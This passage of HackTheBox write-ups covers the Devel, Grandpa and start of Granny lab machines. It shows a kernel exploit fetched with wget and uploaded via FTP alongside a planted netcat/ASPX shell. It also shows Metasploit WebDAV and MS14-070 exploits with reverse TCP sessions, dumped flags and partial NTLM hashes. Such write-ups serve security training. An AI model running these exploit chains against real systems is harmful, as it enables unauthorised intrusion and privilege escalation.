3. Once downloaded locally, we need to transfer the exploit file to the target system using the FTP server. Once done, we execute the file and gain elevated privileges:

```

root@kali: ~/toolbox/data/writeups/htb.devel # wget https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS11-046/ms11-046.exe
--2019-11-05 12:42:58-- https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS11-046/ms11-046.exe
Resolving github.com (github.com)... 192.30.255.112
Connecting to github.com (github.com)|192.30.255.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS11-046/ms11-046.exe [following]
--2019-11-05 12:42:58-- https://raw.githubusercontent.com/SecWiki/windows-kernel-exploits/master/MS11-046/ms11-046.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112815 (110K) [application/octet-stream]
Saving to: 'ms11-046.exe'

ms11-046.exe                               100%[=====] 110.17K  --.-KB/s   in 0.05s

2019-11-05 12:42:59 (2.23 MB/s) - 'ms11-046.exe' saved [112815/112815]

root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 15: writeup.privesc.steps.3.1

```
ftp> binary
200 Type set to I.
ftp> put ms11-046.exe
local: ms11-046.exe remote: ms11-046.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
112815 bytes sent in 0.34 secs (327.6468 kB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM      <DIR>          aspnet_client
03-17-17  04:37PM                689 iisstart.htm
11-09-19  06:41AM                112815 ms11-046.exe
11-09-19  05:58AM                59392 nc.exe
11-09-19  05:48AM                2868 rs.aspx
03-17-17  04:37PM            184946 welcome.png
226 Transfer complete.
ftp>
```

Figure 16: writeup.privesc.steps.3.2

```

C:\inetpub\wwwroot>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of C:\inetpub\wwwroot

09/11/2019  06:41    <DIR>          .
09/11/2019  06:41    <DIR>          ..
18/03/2017  01:06    <DIR>          aspnet_client
17/03/2017  04:37                689 iisstart.htm
09/11/2019  06:41            112.815 ms11-046.exe
09/11/2019  05:58            59.392 nc.exe
09/11/2019  05:48            2.868 rs.aspx
17/03/2017  04:37           184.946 welcome.png
               5 File(s)              360.710 bytes
               3 Dir(s)  24.609.103.872 bytes free

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>whoami
whoami
iis apppool\web

C:\inetpub\wwwroot>

C:\inetpub\wwwroot>ms11-046.exe
ms11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

```

Figure 17: writeup.privesc.steps.3.3

4. We can now view the contents of the `user.txt.txt` and `root.txt.txt` files to complete the challenge:

```

c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
c:\Users\babis\Desktop>

```

Figure 18: writeup.privesc.steps.4.1

```
c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
c:\Users\Administrator\Desktop>
```

Figure 19: writeup.privesc.steps.4.2

Loot

Flags

```
1 c:\Users\babis\Desktop\user.txt.txt: 9ecdd6a3aedf24b415.....
2 c:\Users\Administrator\Desktop\root.txt.txt: e621a0b5041708797.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/3>
- [+] https://xd3m0n.xyz/htb_devel/

[HackTheBox] Grandpa

Date: 04/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_iis_webdav](#), [privesc_windows_ms14_070](#)

Overview

This is a writeup for HackTheBox VM [Grandpa](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Microsoft IIS httpd 6.0: [exploit_iis_webdav](#), [privesc_windows_ms14_070](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov  4 15:43:14 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/htb.grandpa/results/10.10.10.14/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.14
2 Nmap scan report for 10.10.10.14
3 Host is up, received user-set (0.057s latency).
4 Scanned at 2019-11-04 15:43:15 PST for 23s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
9 | http-methods:
10 |   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST
   ↳ MOVE MKCOL PROPPATCH
11 |_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
   ↳ PROPPATCH
12 |_http-server-header: Microsoft-IIS/6.0
13 |_http-title: Under Construction
14 | http-webdav-scan:
15 |   Server Type: Microsoft-IIS/6.0
16 |   WebDAV type: Unkown
17 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
   ↳ PROPPATCH, LOCK, UNLOCK, SEARCH
18 |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
19 |_ Server Date: Mon, 04 Nov 2019 23:43:43 GMT
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Read data files from: /usr/bin/./share/nmap
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 # Nmap done at Mon Nov  4 15:43:38 2019 -- 1 IP address (1 host up) scanned in 23.46 seconds
```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

✚ openports

#	Port	Protocol	Service	Scans
1.	80/tcp	http	ttl 127 Microsoft IIS httpd 6.0	./results/10.10.10.14/scans/tcp_80_http_gobuster.txt ./results/10.10.10.14/scans/tcp_80_http_nikto.txt ./results/10.10.10.14/scans/tcp_80_http_nmap.txt ./results/10.10.10.14/scans/tcp_80_http_robots.txt ./results/10.10.10.14/scans/tcp_80_http_whatweb.txt

✚

Figure 3: writeup.enumeration.steps.2.1

3. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.grandpa # ss microsoft iis 6.0
```

Exploit Title	Path
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure	exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service	exploits/windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow	exploits/windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities	exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)	exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX /' '.aspx' Remote Denial of Service	exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)	exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)	exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)	exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)	exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow	exploits/windows/remote/41738.py

```
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.grandpa #
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

1

80/tcp		http		Microsoft IIS httpd 6.0
--------	--	------	--	-------------------------

Phase #2: Exploitation

1. We decide to use the Metasploit `windows/iis/iis_webdav_scstoragepathfromurl` exploit and it successfully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > show options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

  Name          Current Setting  Required  Description
  ----          -
  MAXPATHLENGTH 60              yes       End of physical path brute force
  MINPATHLENGTH 3               yes       Start of physical path brute force
  Proxies        10.10.10.14     yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOST          10.10.10.14     yes       The target address
  RPORT          80              yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /               yes       Path of IIS 6 web application
  VHOST          no              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Microsoft Windows Server 2003 R2 SP2 x86

msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Figure 5: writeup.exploitation.steps.1.1

```
msf exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (179779 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.14:1031) at 2019-11-04 16:14:40 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
meterpreter > sysinfo
Computer      : GRANPA
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : HTB
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter >
```

Figure 6: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 ntauth/network@GRANPA> id
2 NT AUTHORITY\NETWORK SERVICE
3 ntauth/network@GRANPA>
4 ntauth/network@GRANPA> uname
5 Computer      : GRANPA
```

```
6 OS : Windows .NET Server (Build 3790, Service Pack 2).
7 Architecture : x86
8 System Language : en_US
9 Domain : HTB
10 Logged On Users : 3
11 Meterpreter : x86/windows
12 ntauth/network@GRANPA>
13 ntauth/network@GRANPA> ifconfig
14 Ethernet adapter Local Area Connection:
15 Connection-specific DNS Suffix . :
16 IP Address. . . . . : 10.10.10.14
17 Subnet Mask . . . . . : 255.255.255.0
18 Default Gateway . . . . . : 10.10.10.2
19 ntauth/network@GRANPA>
20 ntauth/network@GRANPA> users
21 Administrator
22 Harry
```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcddata.exe` and migrate to it:

```
meterpreter > migrate 2260
[*] Migrating from 3432 to 2260...
[*] Migration completed successfully.
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 7: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name           Current Setting  Required  Description
  ----
SESSION          3                yes       The session to run this module on
SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 39 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 8: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms14_070_tcpip_ioctl` module worked and provided an elevated session:

```

msf exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   3                yes       The session to run this module on.

Exploit target:

  Id  Name
  --  ---
  0    Windows Server 2003 SP2

msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > exploit

[*] Started reverse TCP handler on 192.168.92.183:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) >
msf exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Figure 9: writeup.privesc.steps.3.1


```

meterpreter > sysinfo
Computer      : GRANPA
OS            : Windows .NET Server (Build 3790, Service Pack 2).
Architecture  : x86
System Language : en_US
Domain        : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
meterpreter > shell
Process 3752 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 10.10.10.14
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

C:\WINDOWS\system32>

```

Figure 10: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to complete the challenge:

```

1 cat "C:\Documents and Settings\Harry\Desktop\user.txt"
2 cat "C:\Documents and Settings\Administrator\Desktop\root.txt"

```

```

meterpreter > cat "C:\Documents and Settings\Harry\Desktop\user.txt"
bdf5ec67c3cfff017f2bedc146a5d869meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
9359e905a2c35f861f6a57cecf28bb7bmeterpreter >
meterpreter >

```

Figure 11: writeup.privesc.steps.4.1

Loot

Hashes

```
1 Administrator:500:0a70918d669baeb307012642393148ab:34dec8a1db14cdde2a.....
2 ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.....
3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.....
4 Harry:1008:93c50499355883d1441208923e8628e6:031f5563e0ac4ba538e.....
5 IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.....
6 IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.....
7 SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e.....
```

Flags

```
1 C:\Documents and Settings\Harry\Desktop\user.txt: bddf5ec67c3cff01.....
2 C:\Documents and Settings\Administrator\Desktop\root.txt: 9359e905a2c35f.....
```

References

[+] <https://www.hackthebox.eu/home/machines/profile/13>

[HackTheBox] **Granny**

Date: 04/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_iis_webdav](#), [privesc_windows_ms15_051](#)

Overview

This is a writeup for HackTheBox VM [Granny](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain
2

TTPs

1. 80/tcp/http/Microsoft IIS httpd 6.0: [exploit_iis_webdav](#), [privesc_windows_ms15_051](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Mon Nov  4 13:35:36 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.15
2 Nmap scan report for 10.10.10.15
3 Host is up, received user-set (0.051s latency).
4 Scanned at 2019-11-04 13:35:37 PST for 21s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
9 | http-methods:
10 |   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
  ↳ LOCK UNLOCK PUT POST
11 |_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
  ↳ UNLOCK PUT
12 |_ http-server-header: Microsoft-IIS/6.0
13 |_ http-title: Under Construction
14 | http-webdav-scan:
15 |   WebDAV type: Unkown
16 |   Server Type: Microsoft-IIS/6.0
17 |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
  ↳ SEARCH, MKCOL, LOCK, UNLOCK
18 |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
  ↳ PROPPATCH, LOCK, UNLOCK, SEARCH
19 |_ Server Date: Mon, 04 Nov 2019 21:36:04 GMT
20 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
21
22 Read data files from: /usr/bin/./share/nmap
23 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
24 # Nmap done at Mon Nov  4 13:35:58 2019 -- 1 IP address (1 host up) scanned in 21.97 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

✦ openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	tll 127 Microsoft IIS httpd 6.0	./results/10.10.10.15/scans/tcp_80_http_gobuster.txt ./results/10.10.10.15/scans/tcp_80_http_nikto.txt ./results/10.10.10.15/scans/tcp_80_http_nmap.txt ./results/10.10.10.15/scans/tcp_80_http_robots.txt ./results/10.10.10.15/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.granny # ss microsoft iis 6.0
```

Exploit Title	Path
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure	exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service	exploits/windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow	exploits/windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities	exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)	exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service	exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)	exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)	exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)	exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)	exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'SCStoragePathFromUrl' Remote Buffer Overflow	exploits/windows/remote/41738.py

```
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.granny #
```

Figure 4: writeup.enumeration.steps.3.1

Findings

Open Ports

1

80/tcp		http		Microsoft IIS httpd 6.0
--------	--	------	--	-------------------------

Phase #2: Exploitation

